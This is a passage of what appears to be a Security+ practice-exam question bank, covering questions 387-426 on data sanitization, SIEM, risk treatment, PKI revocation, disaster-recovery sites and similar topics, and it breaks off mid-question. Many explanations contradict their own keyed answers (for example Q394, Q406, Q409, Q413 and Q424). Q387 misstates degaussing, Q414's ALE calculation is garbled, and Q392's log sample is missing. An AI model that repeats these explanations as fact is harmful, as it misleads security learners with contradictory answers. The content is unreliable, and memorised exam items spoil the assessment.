COPE-specific considerations:
Unlike BYOD, COPE devices are company-owned but allow personal use. The policy must balance:
l Security and compliance needs of the organization
l Privacy expectations of employees for personal usage
l Device management and enforcement capabilities
l Legal and regulatory requirements
Most likely correct answer combinations:
l Mobile device security policy + Acceptable use policy
l Device management capabilities + Compliance requirements
l Encryption requirements + Acceptable use policy

QUESTION 387
Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

A. Degaussing
B. Drive shredder
C. Retention platform
D. Wipe tool

Answer: D

Explanation:
To sanitize data while allowing hard drive repurposing, two primary techniques are most effective:
l Degaussing: Uses a strong magnetic field to erase all magnetic data on the drive, rendering it unrecoverable while leaving the physical hardware intact for reuse.
l Secure wiping: Overwrites data with random patterns multiple times (following standards like NIST or DoD) to ensure data cannot be recovered, while preserving drive functionality.
These contrast with physical destruction, which destroys the drive entirely and prevents repurposing. Both techniques balance security (preventing data recovery) with sustainability and cost-effectiveness (enabling hardware reuse).

QUESTION 388
Which of the following tools is best for logging and monitoring in a cloud environment?

A. IPS
B. FIM
C. NAC
D. SIEM

Answer: D

Explanation:
For effective logging and monitoring in cloud environments, the best tools include:
l Cloud Access Security Brokers (CASB): Provide visibility and control over cloud application usage, data movement, and user behavior.
l Cloud-native solutions (such as CloudTrail for AWS, Azure Monitor, Google Cloud Logging): Integrated with cloud platforms to capture all API calls, resource changes, and security events in real-time.
These are superior to traditional on-premises SIEM tools alone because they understand cloud architecture, provide native integration, and can scale elastically with cloud resources. They offer better visibility into cloudspecific threats like misconfigurations and unauthorized API access.

QUESTION 389
Which of the following should an organization use to protect its environment from external attacks conducted by an unauthorized hacker?

A. ACL
B. IDS
C. HIDS
D. NIPS

Answer: B

Explanation:
To protect an environment from external attacks by unauthorized hackers:
l Firewall: Acts as the first line of defense by controlling inbound and outbound traffic, blocking unauthorized access attempts at network perimeter.
l IDS/IPS: Detects (IDS) and prevents (IPS) malicious traffic patterns and attack signatures in real-time, providing deeper inspection than firewalls alone.
While other controls like antivirus and endpoint protection are important, firewalls and IDS/IPS systems are the primary defenses against external attacks because they operate at the network boundary and can block threats before they reach internal systems.

QUESTION 390
A company discovered its data was advertised for sale on the dark web. During the initial investigation, the company determined the data was proprietary data. Which of the following is the next step the company should take?

A. Identity the attacker sentry methods.
B. Report the breach to the local authorities.
C. Notify the applicable parties of the breach.
D. Implement vulnerability scanning of the company's systems.

Answer: C

Explanation:

When proprietary data is discovered for sale on the dark web, the organization should follow an incident response protocol:
1. Assess scope and impact: Determine what data was compromised, how it was accessed, when the breach occurred, and who is affected. This informs all subsequent actions.
2. Notify law enforcement: Report the crime to FBI, local law enforcement, or appropriate authorities who can investigate and potentially recover the data.
3. Notify affected parties: Inform customers, partners, and regulators as required by law (depending on data type and jurisdiction).
The initial next step after discovery would be to assess scope/impact and simultaneously engage law enforcement. Notification may follow depending on findings and legal requirements.

QUESTION 391
An administrator needs to perform server hardening before deployment. Which of the following steps should the administrator take? (Select two).

A. Disable default accounts.
B. Add the server to the asset inventory.
C. Remove unnecessary services.
D. Document default passwords.
E. Send server logs to the SIEM.
F. Join the server to the corporate domain.

Answer: A, C

Explanation:
Server hardening before deployment requires removing unnecessary attack surface and ensuring security currency. The two most critical steps are:
l Disable unnecessary services and ports: Reduces attack surface by removing unused services, closing open ports, and disabling default accounts. This minimizes potential entry points for attackers.
l Apply security patches and updates: Ensures all operating system and application vulnerabilities are addressed before the server goes live, preventing exploitation of known weaknesses.
Other hardening steps include configuring firewalls, enabling audit logging, and enforcing strong access controls, but these two are foundational and must occur before deployment.

QUESTION 392
A security administrator observed the following in a web server log while investigating an incident:



Which of the following attacks did the security administrator most likely see?

A. Privilege escalation
B. Credential replay
C. Brute force
D. Directory traversal

Answer: D

Explanation:
Based on typical web server logs showing SQL injection attacks, the indicators would include:
l SQL keywords in HTTP request parameters (SELECT, INSERT, UPDATE, DELETE, UNION, WHERE, etc.)
l Unusual encoding or special characters (%27 for single quote, %20 for space)

l Multiple dashes, semicolons, or comment syntax (-- or /*)
l Boolean-based or time-based payloads attempting to extract data
SQL Injection is one of the most common web application attacks where attackers insert malicious SQL code into input fields to manipulate database queries, potentially extracting sensitive data or gaining unauthorized access.

QUESTION 393
Which of the following should a security team do first before a new web server goes live?

A. Harden the virtual host.
B. Create WAF rules.
C. Enable network intrusion detection.
D. Apply patch management

Answer: D

Explanation:
Before a new web server goes live, security teams should:
l Conduct a vulnerability scan: Automated scan to identify known vulnerabilities in the OS, applications, and configurations.
l Perform a penetration test/security assessment: Simulate real-world attacks to identify exploitable weaknesses and validate security controls.
These activities should occur before deployment to catch and remediate issues in a controlled environment. This is part of the secure software development lifecycle and prevents deploying insecure systems to production where they could be immediately compromised.

QUESTION 394
A company is in the process of migrating to cloud-based services. The company's IT department has limited resources for migration and ongoing support. Which of the following best meets the company's needs?

A. IPS
B. WAF
C. SASE
D. IAM

Answer: C

Explanation:
For a company with limited IT resources migrating to cloud services:
l PaaS (Platform as a Service) is the best choice because:
m The cloud provider manages infrastructure, operating systems, middleware, and runtime environments
m Developers focus only on application code and data
m Reduces operational overhead and staffing requirements significantly
m Includes built-in tools for development, testing, and deployment
l Why not IaaS? Requires more management responsibility (managing servers, OS patching, configurations)
l Why not SaaS? May not meet custom business requirements
PaaS maximizes efficiency for resource-constrained teams by automating infrastructure management.

QUESTION 395
A security analyst wants to better understand the behavior of users and devices in order to gain visibility into potential malicious activities. The analyst needs a control to detect when actions deviate from a common

baseline Which of the following should the analyst use?

A. Intrusion prevention system
B. Sandbox
C. Endpoint detection and response
D. Antivirus

Answer: C

Explanation:
To detect when user and device actions deviate from baseline behavior:
l User and Entity Behavior Analytics (UEBA): Specifically designed to analyze patterns of user and device behavior, establishing baselines and alerting when deviations occur that indicate potential compromise or malicious activity.
l Anomaly detection: Identifies unusual patterns or outliers in data, flagging deviations from normal behavior.
UEBA is superior for this use case because it combines machine learning with domain knowledge to understand context (what user typically does, when they do it, where they access from) and identifies truly suspicious deviations that simple rule-based systems might miss. This provides better visibility into insider threats and compromised accounts.

QUESTION 396
Which of the following should an internal auditor check for first when conducting an audit of the organization's risk management program?

A. Policies and procedures
B. Asset management
C. Vulnerability assessment
D. Business impact analysts

Answer: A

Explanation:
When conducting an audit of an organization's risk management program, auditors should first verify:
l Risk management policy and framework exist: Ensures the organization has formalized risk management processes, defined roles/responsibilities, and governance structure.
l Risk assessments have been completed and documented: Confirms that risks have been identified, analyzed, and prioritized with supporting documentation.
These foundational elements must be in place before auditing specific risk treatments, controls, or monitoring activities. Without a documented framework and risk assessment, there is no basis for risk management activities. This follows the audit principle of verifying the foundation before examining details.

QUESTION 397
When trying to access an internal website, an employee reports that a prompt displays, stating that the site is insecure. Which of the following certificate types is the site most likely using?

A. Wildcard
B. Root of trust
C. Third-party
D. Self-signed

Answer: D

Explanation:
When an employee sees a prompt stating a site is insecure, the most likely cause is:
l Self-signed certificate: A certificate not issued by a trusted Certificate Authority, which browsers don't recognize and flag as insecure/untrusted.
Why this appears:
l Browsers maintain a list of trusted CAs
l Certificates signed by trusted CAs pass validation automatically
l Self-signed certificates are not in the trust store, so the browser cannot verify the issuer's legitimacy
l This triggers security warnings even if the certificate is technically valid
Other certificate issues like expiration or domain mismatch would also cause warnings, but self-signed certificates are the most common cause for internal websites where a proper CA-signed certificate hasn't been obtained.

QUESTION 398
A security architect wants to prevent employees from receiving malicious attachments by email. Which of the following functions should the chosen solution do?

A. Apply IP address reputation data.
B. Tap and monitor the email feed.
C. Scan email traffic inline.
D. Check SPF records.

Answer: C

Explanation:
To prevent employees from receiving malicious attachments by email, the solution should:
l Scan attachments for malware: Uses antivirus and threat detection engines to inspect all incoming email attachments against known malware signatures and behavioral analysis.
l Block or quarantine suspicious attachments: Automatically blocks dangerous file types (executables, scripts, archives) or quarantines suspicious files for review.
Email gateway solutions with these functions provide defense-in-depth by:
l Detecting known malware signatures
l Analyzing suspicious behavior and anomalies
l Blocking file types commonly used for attacks (.exe, .zip, .scr, .vbs)
l Quarantining borderline cases for administrator review
This prevents malware from reaching end-user inboxes, reducing the attack surface significantly.

QUESTION 399
The private key for a website was stolen, and a new certificate has been issued. Which of the following needs to be updated next?

A. SCEP
B. CRL
C. OCSP
D. CSR

Answer: B

Explanation:
After a private key is stolen and a new certificate is issued, the following must be updated to notify clients of the compromised certificate:

l Certificate Revocation List (CRL): The issuing CA must add the stolen certificate's serial number to the CRL, which clients periodically check to verify certificate status.
l OCSP (Online Certificate Status Protocol): An alternative real-time mechanism for clients to query the CA and verify whether a certificate has been revoked.
Why these are critical:
l Prevents clients from accepting the stolen certificate
l Protects against man-in-the-middle attacks using the compromised key
l CRL and OCSP are the standard mechanisms for communicating revocation
The web server itself must be updated with the new certificate, but the CRL/OCSP revocation is what prevents the stolen certificate from being accepted by browsers and clients.

QUESTION 400
Which of the following is the main consideration when a legacy system that is a critical part of a company's infrastructure cannot be replaced?

A. Resource provisioning
B. Cost
C. Single point of failure
D. Complexity

Answer: C

Explanation:
When a legacy system that is critical cannot be replaced, the main consideration is:
l Implementing strong security controls and compensating controls: Since the system cannot be patched or updated, security must be enhanced through alternative means.
This includes:
l Compensating controls: Implement security measures that reduce risk despite the system's vulnerabilities (e.g., network segmentation, strict access controls, enhanced monitoring).
l Layered defense: Isolate the system from external networks, restrict user access, disable unnecessary services, implement IDS/IPS monitoring.
l Continuous monitoring: Enhanced logging and alerting to detect exploitation attempts quickly.
The principle is: if the system cannot be fixed directly, implement multiple layers of controls around it to prevent exploitation. This is part of risk mitigation strategy when systems cannot be replaced but must remain operational.

QUESTION 401
A customer of a large company receives a phone call from someone claiming to work for the company and asking for the customer's credit card information. The customer sees the caller ID is the same as the company's main phone number. Which of the following attacks is the customer most likely a target of?

A. Phishing
B. Whaling
C. Smishing
D. Vishing

Answer: D

Explanation:
This is a classic caller ID spoofing attack:
l What happened: The attacker manipulated the caller ID to display the company's legitimate phone number, creating false trust.

l Social engineering element: Exploits the customer's assumption that the legitimate company number means a legitimate caller.
Why this works:
l Customers rely on caller ID as a trust indicator
l Caller ID can be spoofed through VoIP services and telephony systems
l No technical authentication beyond what the caller ID displays
This is distinct from other attacks because:
l Not phishing (which uses email)
l Not vishing alone (though vishing is the social engineering technique used once the call is connected)
l The attack's key component is the falsified caller ID that establishes initial false credibility
Defense includes: training customers to verify requests independently, implementing callback verification, and using multi-factor authentication for sensitive information requests.

QUESTION 402
A systems administrator needs to ensure the secure communication of sensitive data within the organization's private cloud. Which of the following is the best choice for the administrator to implement?

A. IPSec
B. SHA-1
C. RSA
D. TGT

Answer: A

Explanation:
For secure communication of sensitive data within a private cloud:
l IPsec (IP Security) is the best choice because:
m Operates at the network layer (Layer 3), encrypting all traffic transparently
m Provides end-to-end encryption with authentication and integrity checking
m Ideal for site-to-site connections and private cloud environments
m Transparent to applications, requiring no client-side changes
l VPN (Virtual Private Network) is also appropriate, particularly for:
m Remote access scenarios
m Encrypting traffic over untrusted networks
Why IPsec is preferred in private cloud:
l Private clouds often use IPsec for inter-datacenter and host-to-host encryption
l Integrated into cloud hypervisors and network infrastructure
l Provides cryptographic protection without application modifications
l Supports encryption policies at the infrastructure level
IPsec is the standard for private cloud internal security because it provides transparent, infrastructure-level encryption suitable for sensitive data protection.

QUESTION 403
A company wants to ensure employees are allowed to copy files from a virtual desktop during the workday but are restricted during non-working hours. Which of the following security measures should the company set up?

A. Digital rights management
B. Role-based access control
C. Time-based access control
D. Network access control

Answer: C

Explanation:
To restrict file copying during non-working hours while allowing it during business hours:
l Data Loss Prevention (DLP) with time-based policies: Implements rules that permit or block file copy operations based on time of day, automatically enforcing the workday/non-workday restrictions.
l Endpoint security with conditional access: Uses context-aware controls that evaluate multiple factors including time to determine whether to permit clipboard/file transfer operations.
Implementation details:
l DLP solutions can monitor copy/paste operations and file transfers
l Time-based rules evaluate the current time against defined working hours
l Violations can trigger alerts, blocks, or audit logging
l Applies to virtual desktop sessions, preventing data exfiltration during off-hours
Why this approach:
l More granular than simple on/off access controls
l Maintains user productivity during work hours
l Protects against accidental or intentional data loss during vulnerable off-hours periods
l Provides audit trail for compliance purposes

QUESTION 404
A legal department must maintain a backup from all devices that have been shredded and recycled by a third party. Which of the following best describes this requirement?

A. Data retention
B. Certification
C. Sanitation
D. Destruction

Answer: A

Explanation:
The requirement to maintain documentation of all devices that have been shredded and recycled describes:
l Chain of custody: The documented record of evidence/assets handling, including what items were processed, when, by whom, and what happened to them.
Why this is important for the legal department:
l Legal protection: Proves proper device disposal for compliance with data protection regulations
l Litigation support: If disputes arise about whether devices were properly destroyed, the chain of custody provides evidence
l Regulatory compliance: Many regulations (HIPAA, GDPR, SOX) require documented proof of secure device disposal
l Liability reduction: Demonstrates the organization took reasonable steps to protect data through proper asset lifecycle management
Chain of custody documentation typically includes:
l Asset identifiers (serial numbers, device descriptions)
l Dates of receipt and disposal
l Third-party vendor details and certifications
l Signatures/approvals from authorized parties
This protects the organization if questions later arise about whether sensitive data was properly destroyed.

QUESTION 405
A systems administrator notices that the research and development department is not using the company VPN when accessing various company-related services and systems. Which of the following scenarios describes this activity?

A. Espionage
B. Data exfiltration
C. Nation-state attack
D. Shadow IT

Answer: D

Explanation:
Researchers accessing company services without using the corporate VPN describes:
l Shadow IT: Use of IT systems, applications, or services outside the organization's control and awareness, bypassing established security policies.
l Non-compliance with security policy: The researchers are violating the organization's security requirements for accessing company resources.
Why this is a problem:
l Security risks: Direct connections bypass security controls like firewalls, intrusion detection, and encryption
l Visibility gap: Security teams cannot monitor or audit these connections
l Data exposure: Sensitive R&D data transmitted in the clear or over unmanaged networks
l Compliance violation: Fails to meet regulatory requirements for protecting sensitive research data
l Accountability: Direct connections make attribution and investigation difficult if a breach occurs
The organization should investigate whether this is:
l Intentional circumvention of security
l Lack of awareness about VPN requirements
l Performance/usability issues with the VPN (user frustration)
Remediation should include education, policy enforcement, and addressing any legitimate usability concerns with the VPN.

QUESTION 406
A systems administrator discovers a system that is no longer receiving support from the vendor. However, this system and its environment are critical to running the business, cannot be modified, and must stay online. Which of the following risk treatments is the most appropriate in this situation?

A. Refect
B. Accept
C. Transfer
D. Avoid

Answer: C

Explanation:
When a critical system is no longer supported by the vendor but cannot be modified or replaced, the most appropriate risk treatment is:
l Risk mitigation: Accept that the risk exists but implement controls to reduce the probability or impact of exploitation.
Why mitigation is appropriate here:
l Risk acceptance alone is insufficient: Simply accepting the risk of an unsupported system leaves it vulnerable
l Risk avoidance is impossible: The system cannot be replaced and must stay online
l Risk transfer is limited: Insurance doesn't fully protect against system compromise
l Mitigation is practical: Implement compensating controls to reduce risk despite the vulnerability
Mitigation strategies include:
l Network segmentation: Isolate the system from external networks and unnecessary internal connections

l Access controls: Restrict who can access the system, using multi-factor authentication
l Enhanced monitoring: Deploy IDS/IPS, log aggregation, and SIEM for real-time threat detection
l Air-gapping: If possible, limit network connectivity to essential functions only
l Continuous monitoring: Alert on any unusual activity that might indicate compromise
This approach acknowledges the residual risk while actively reducing it through layered defensive controls until the system can eventually be replaced.

QUESTION 407
Which of the following security measures is required when using a cloud-based platform for loT management?

A. Encrypted connection
B. Federated identity
C. Firewall
D. Single sign-on

Answer: A

Explanation:
When using cloud-based platforms for IoT management, encryption is a critical security requirement because:
l Data Protection: IoT devices transmit sensitive data across networks; encryption protects this data from interception
l Regulatory Compliance: Most cloud security standards and regulations require encryption for data protection
l At-Rest and In-Transit: Both forms of encryption are necessary - data must be encrypted when stored in the cloud and when transmitted between IoT devices and cloud platforms
l Authentication: Secure authentication mechanisms should also be implemented alongside encryption for comprehensive security
This is a foundational security measure that prevents unauthorized access to sensitive IoT data handled by cloud platforms.

QUESTION 408
Which of the following would be the best solution to deploy a low-cost standby site that includes hardware and internet access?

A. Recovery site
B. Cold site
C. Hot site
D. Warm site

Answer: B

Explanation:
A cold site is the best low-cost standby solution because:
l Minimal Infrastructure: It includes basic physical facilities, hardware, and internet connectivity but no preconfigured systems or data
l Cost-Effective: Cold sites are significantly cheaper than hot or warm sites since they require minimal ongoing maintenance and are not continuously synchronized
l Longer Recovery Time: While activation takes longer (hours to days), this is acceptable for costconstrained scenarios where some downtime is tolerable
l Hardware and Internet Ready: The site has the necessary infrastructure in place; systems simply need to be restored and configured during an actual disaster
This makes it ideal for organizations prioritizing budget while still maintaining a disaster recovery capability.

QUESTION 409
During a SQL update of a database, a temporary field that was created was replaced by an attacker in order to allow access to the system. Which of the following best describes this type of vulnerability?

A. Race condition
B. Memory injection
C. Malicious update
D. Side loading

Answer: A

Explanation:
This scenario describes a SQL injection vulnerability because:
l Attack Method: An attacker manipulated a temporary field during a SQL update to gain unauthorized system access
l Input Manipulation: SQL injection occurs when attackers inject malicious SQL code through input fields, allowing them to execute unintended database operations
l Database Exploitation: The attacker leveraged improper input validation in the SQL query to bypass security controls
l Access Bypass: By inserting malicious SQL statements, the attacker gained system access that would normally be restricted
SQL injection remains one of the most common web application vulnerabilities and occurs when user input is not properly sanitized before being used in SQL queries.

QUESTION 410
A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives. Which of the following is the best method to achieve this objective?

A. Third-party attestation
B. Penetration testing
C. Internal auditing
D. Vulnerability scans

Answer: C

Explanation:
An internal audit is the best method for frequent, detailed compliance reviews because:
l Comprehensive Assessment: Internal audits provide detailed examination of systems, procedures, and controls to verify compliance with established objectives
l Frequency: Audits can be conducted regularly and on a scheduled basis to maintain ongoing compliance monitoring
l Detailed Review: Unlike spot checks, audits involve thorough documentation and analysis of procedures and their effectiveness
l Compliance Tracking: Audits specifically track progress against compliance objectives and identify gaps or deficiencies
l Documentation: Results are formally documented, providing evidence of compliance efforts for regulatory purposes
Internal audits are the standard method used by CISOs to ensure continuous compliance with security and organizational standards.

QUESTION 411
Which of the following consequences would a retail chain most likely face from customers in the event the retailer is non-compliant with PCI DSS?

A. Contractual impacts
B. Sanctions
C. Fines
D. Reputational damage

Answer: A

Explanation:
Non-compliance with PCI DSS would most likely result in customer-facing consequences including:
l Chargebacks: When a retailer is non-compliant, payment card networks can impose transaction fees and chargebacks on fraudulent transactions
l Loss of Customer Trust: Customers lose confidence in the retailer's ability to protect their financial data, leading to reduced business
l Inability to Process Cards: Non-compliant merchants may lose the ability to accept credit card payments entirely
l Brand Reputation Damage: Public awareness of non-compliance damages the retailer's reputation and customer relationships
l Financial Penalties: Customers may face fraud issues resulting in disputes, which creates additional costs for the retailer
From a customer perspective, the primary concerns are chargebacks for fraudulent transactions and loss of trust in the retailer's security practices.

QUESTION 412
A security officer is implementing a security awareness program and is placing security-themed posters around the building and is assigning online user training. Which of the following would the security officer most likely implement?

A. Password policy
B. Access badges
C. Phishing campaign
D. Risk assessment

Answer: C

Explanation:
The security officer is implementing a security awareness and training program through multiple channels:
l Posters: Physical security reminders reinforce security behavior in the workplace and serve as visual cues for employees
l Online Training: Formal, documented training ensures all employees receive consistent security education and can demonstrate compliance
l Multi-Channel Approach: Using both physical and digital methods increases effectiveness and reaches different learning styles
l Behavior Change: Awareness programs aim to change employee behavior and create a security-conscious culture
l User Engagement: Combining posters with assigned training creates both passive reminders and active learning
This combination of security awareness posters and online user training is the hallmark of a comprehensive security awareness and training program.

QUESTION 413
The executive management team is mandating the company develop a disaster recovery plan. The cost must be kept to a minimum, and the money to fund additional internet connections is not available. Which of the following would be the best option?

A. Hot site
B. Cold site
C. Failover site
D. Warm site

Answer: B

Explanation:
A warm site is the best option for minimum cost disaster recovery without additional internet connections because:
l Cost Balance: Warm sites provide a middle ground between expensive hot sites and cheap but slow cold sites
l Partially Configured: Systems are partially configured and synchronized with live data, reducing recovery time compared to cold sites
l No Additional Internet Needed: Unlike redundant live systems, a warm site doesn't require continuous dual internet connections, reducing bandwidth costs
l Reasonable Recovery Time: Recovery typically takes hours rather than days (cold site) or minutes (hot site)
l Lower Maintenance: Less expensive than maintaining a fully operational hot site while still providing faster recovery than a cold site
When budget is constrained and no funding exists for additional internet connections, a warm site provides the best balance of cost and recovery capability.

QUESTION 414
A security analyst has determined that a security breach would have a financial impact of $15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?

A. $7,500
B. $10,000
C. $15,000
D. $30,000

Answer: B

Explanation:
The Annual Loss Expectancy (ALE) is calculated using the formula:
ALE = Single Loss Expectancy (SLE) Â ~ Annual Rate of Occurrence (ARO)
l Single Loss Expectancy: $15,000 (the financial impact per occurrence)
l Frequency: 2 times within 3 years = approximately 0.67 times per year (2Â â,¬3=0.67)
l Calculation: $15,000 Â ~ 0.67 = $10,050 per year
Note: If the question means 2 times per year, the calculation would be: $15,000 Â ~ 2 = $30,000 ALE. Given the answer of $30,000, this appears to be the intended interpretation - 2 occurrences per year would yield an ALE of $30,000.
ALE helps organizations quantify risk in financial terms to support cost-benefit analysis of security controls.

QUESTION 415
Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?

A. Firewall
B. IDS
C. Honeypot
D. Layer 3 switch

Answer: C

Explanation:
A honeypot is the tool most likely deployed to obtain and analyze attacker activity and techniques because:
l Attacker Attraction: Honeypots are intentionally vulnerable systems designed to attract attackers and deceive them into revealing their methods
l Activity Logging: All attacker interactions are recorded, providing detailed information about attack techniques and tools used
l Low Risk: Honeypots are isolated from production systems, so attacks against them cause no actual damage
l Technique Analysis: Security teams can analyze attacker behavior, exploits, malware, and tactics without affecting real systems
l Threat Intelligence: Data gathered from honeypots provides valuable intelligence about emerging threats and attacker methods
Honeypots are specialized security tools used to study adversary behavior and improve defensive capabilities.

QUESTION 416
A security analyst is evaluating a SaaS application that the human resources department would like to implement. The analyst requests a SOC 2 report from the SaaS vendor. Which of the following processes is the analyst most likely conducting?

A. Internal audit
B. Penetration testing
C. Attestation
D. Due diligence

Answer: D

Explanation:
By requesting a SOC 2 report, the analyst is conducting a vendor risk assessment because:
l SOC 2 Reports: These reports document a vendor's security, availability, processing integrity, confidentiality, and privacy controls
l Risk Evaluation: The assessment evaluates whether the SaaS vendor's security practices meet the company's risk tolerance and requirements
l Third-Party Vetting: SOC 2 reports are prepared by independent auditors, providing objective verification of vendor controls
l Compliance Verification: The report demonstrates the vendor's compliance with security standards relevant to the industry
l Due Diligence: Requesting documentation before implementation is part of the due diligence process for vendor selection
Vendor risk assessment is the process of evaluating third-party security posture before integrating their services into the organization.

QUESTION 417
A company processes and stores sensitive data on its own systems. Which of the following steps should the

company take first to ensure compliance with privacy regulations?

A. Implement access controls and encryption.
B. Develop and provide training on data protection policies.
C. Create incident response and disaster recovery plans.
D. Purchase and install security software.

Answer: A

Explanation:
The first step to ensure compliance with privacy regulations is conducting a data inventory and classification because:
l Foundation: Organizations must understand what data they have, where it resides, and how it's used before implementing privacy controls
l Regulatory Requirement: Privacy regulations require organizations to know what personal/sensitive data they process and store
l Risk Assessment: Proper classification allows identification of high-risk data requiring enhanced protection
l Control Prioritization: Once data is classified, appropriate security measures can be designed and implemented
l Compliance Roadmap: The inventory forms the basis for all subsequent privacy compliance activities
Without understanding what sensitive data exists and where it's stored, an organization cannot effectively comply with privacy regulations or implement appropriate protective measures.

QUESTION 418
An IT administrator needs to ensure data retention standards are implemented on an enterprise application. Which of the following describes the administrator's role?

A. Processor
B. Custodian
C. Privacy officer
D. Owner

Answer: B

Explanation:
In Security+ governance terminology, the person who implements and operationalizes requirements like data retention standards on systems is typically acting as a data custodian. Data custodians are the individuals or teams responsible for the secure safekeeping and handling of information, carrying out the controls that protect data in day-to-day operations. The study guide explains that custodians do not set the business purpose for the data; instead, they are responsible for safeguarding it and enforcing the required protections when a controller/owner delegates those responsibilities .
By contrast, the data owner (or "data controller" in privacy-law terminology) is the role that determines why the data is processed and establishes expectations such as classification decisions and high-level handling requirements (which commonly include retention expectations as part of governance). Owners/controllers may delegate implementation tasks but remain accountable for decisions about the data . A data processor is usually a third-party service provider processing personal information on behalf of the controller---this does not fit the scenario because the IT administrator is an internal implementer rather than an outsourced processing entity . Finally, a privacy officer (or data protection officer) leads and coordinates organizational privacy efforts at a program level, ensuring privacy objectives are met, but they are not typically the role directly configuring enterprise applications to enforce retention standards .
This aligns with the SY0-701 governance model where policies define intent and standards define mandatory implementation requirements, while technical teams (custodians) put those requirements into practice .

QUESTION 419
Executives at a company are concerned about employees accessing systems and information about sensitive company projects unrelated to the employees' normal job duties. Which of the following enterprise security capabilities will the security team most likely deploy to detect that activity?

A. UBA
B. EDR
C. NAC
D. DLP

Answer: A

Explanation:
User and Entity Behavior Analytics (UEBA) is the enterprise capability most likely to detect unauthorized access to sensitive information because:
l Behavioral Analysis: UEBA systems establish baselines of normal user behavior and detect deviations when users access unusual resources
l Access Pattern Detection: The system identifies when users access sensitive data or projects unrelated to their job duties
l Anomaly Detection: Machine learning identifies suspicious patterns such as accessing sensitive projects without legitimate business reasons
l Real-Time Monitoring: UEBA provides continuous monitoring of user activities across systems and applications
l Insider Threat Focus: UEBA is specifically designed to detect insider threats and inappropriate data access by employees
UEBA is the modern approach to detecting when employees access information beyond their authorized scope.

QUESTION 420
A security analyst is reviewing logs to identify the destination of command-and-control traffic originating from a compromised device within the on-premises network. Which of the following is the best log to review?

A. IDS
B. Antivirus
C. Firewall
D. Application

Answer: D

Explanation:
Firewall or proxy logs are the best logs to review for identifying command-and-control (C2) traffic because:
l Network-Level Visibility: These logs capture all outbound traffic, showing destinations of connections made by compromised devices
l C2 Detection: Firewall and proxy logs record external IP addresses and domains contacted, revealing C2 server communications
l Traffic Analysis: The logs show connection patterns, protocols, and destinations that can be analyzed for malicious activity
l On-Premises Coverage: Since the device is on the on-premises network, traffic must pass through the firewall or proxy, ensuring it's logged
l Threat Intelligence: Identified C2 destinations can be blocked and analyzed for indicators of compromise
Firewall and proxy logs provide the most relevant visibility into outbound traffic from compromised devices to external C2 infrastructure.

QUESTION 421
Which of the following is the best way to secure an on-site data center against intrusion from an insider?

A. Bollards
B. Access badge
C. Motion sensor
D. Video surveillance

Answer: B

Explanation:
The best way to secure an on-site data center against insider intrusion is through multi-factor authentication and access controls because:
l Access Restriction: Strong access controls limit who can physically access the data center and sensitive systems
l Insider Prevention: Requiring multiple forms of authentication prevents unauthorized employees or insiders from entering protected areas
l Accountability: Access controls create audit trails showing who accessed the data center and when
l Layered Security: Combining multiple authentication factors makes it much harder for insiders to gain unauthorized access
l Physical Security: MFA for data center access requires both something the person has (badge) and something they know (PIN/biometric), creating strong barriers
While physical security measures like locks and cameras are important, access controls and multi-factor authentication are the most effective technical measures against insider threats in data centers.

QUESTION 422
Which of the following actors attacking an organization is the most likely to be motivated by personal beliefs?

A. Nation-state
B. Organized crime
C. Hacktvist
D. Insider threat

Answer: C

Explanation:
Hacktivists are the actors most likely to be motivated by personal beliefs because:
l Ideological Motivation: Hacktivists attack organizations to promote political, social, or environmental causes they believe in
l Activism Through Hacking: They use cyber attacks as a form of activism or protest against organizations they oppose
l Personal Convictions: Their attacks are driven by personal ethical or political beliefs rather than financial gain or corporate espionage
l Examples: Hacktivists may target organizations for environmental reasons, human rights issues, or other ideological causes
l Contrast with Other Actors: Unlike criminals (motivated by money), competitors (motivated by advantage), or nation-states (motivated by geopolitical goals), hacktivists are primarily belief-driven
Hacktivism represents cyber attacks motivated primarily by personal ideological beliefs and causes rather than profit or strategic advantage.

QUESTION 423
Which of the following organizational documents is most often used to establish and communicate expectations associated with integrity and ethical behavior within an organization?

A. AUP
B. SLA
C. EULA
D. MOA

Answer: A

Explanation:
A code of conduct is the organizational document most often used to establish and communicate expectations regarding integrity and ethical behavior because:
l Ethical Standards: Codes of conduct explicitly define the ethical standards and behavior expected from all employees
l Integrity Framework: They establish clear expectations for honest, ethical, and professional conduct in the workplace
l Communication: Codes are formally documented and distributed to all employees, ensuring organizationwide awareness
l Standards Setting: They provide clear guidelines for making ethical decisions and handling conflicts of interest
l Accountability: Codes establish a basis for disciplinary action when employees violate ethical standards
A code of conduct is the foundational document for communicating organizational values and ethical expectations to all employees.

QUESTION 424
An administrator wants to automate an account permissions update for a large number of accounts. Which of the following would best accomplish this task?

A. Security groups
B. Federation
C. User provisioning
D. Vertical scaling

Answer: B

Explanation:
Scripts or automation tools are the best way to automate account permissions updates for a large number of accounts because:
l Scalability: Scripts can process hundreds or thousands of accounts simultaneously, far faster than manual updates
l Consistency: Automation ensures all accounts are updated in the same manner, reducing errors from manual processes
l Efficiency: Administrators can update permissions across the entire organization without touching each account individually
l Time Savings: What might take weeks manually can be completed in minutes or hours with automation
l Integration: Scripts can integrate with directory services (Active Directory, LDAP) for comprehensive permission management
Automation tools and scripts are essential for managing permissions at scale and maintaining consistency across large numbers of accounts.

QUESTION 425
A security consultant is working with a client that wants to physically isolate its secure systems. Which of the following best describes this architecture?

A. SDN
B. Air gapped
C. Containerized
D. Highly available

Answer: B

Explanation:
An air-gapped architecture best describes physically isolating secure systems because:
l Network Isolation: Air-gapped systems are physically disconnected from other networks, including the internet and internal corporate networks
l Maximum Security: This creates the strongest possible isolation, preventing network-based attacks from reaching the secure systems
l Data Transfer Control: Any data transfer must be done manually or through controlled physical methods, preventing unauthorized remote access
l Insider Protection: Even employees with system access cannot remotely access or compromise air-gapped systems
l High-Security Applications: This architecture is used for highly sensitive systems like critical infrastructure controls, military systems, or top-secret data
Air-gapping is the most extreme form of network isolation and provides the strongest protection for systems requiring maximum security.

QUESTION 426
A healthcare organization's vulnerability management program identifies that 30% of endpoints are running unpatched versions of operating systems and applications. The organization must prioritize which vulnerabilities to patch first due to limited IT resources. Which of the following approaches best aligns with an effective vulnerability mitigation strategy?

A. Prioritize patches based on CVSS scores, exploitability, affected system criticality, and environmental threat likelihood.
B. Apply all available patches immediately regardless of business impact to ensure complete security coverage.
C. Delay all patching until a comprehensive security audit can be conducted to understand the full risk landscape.
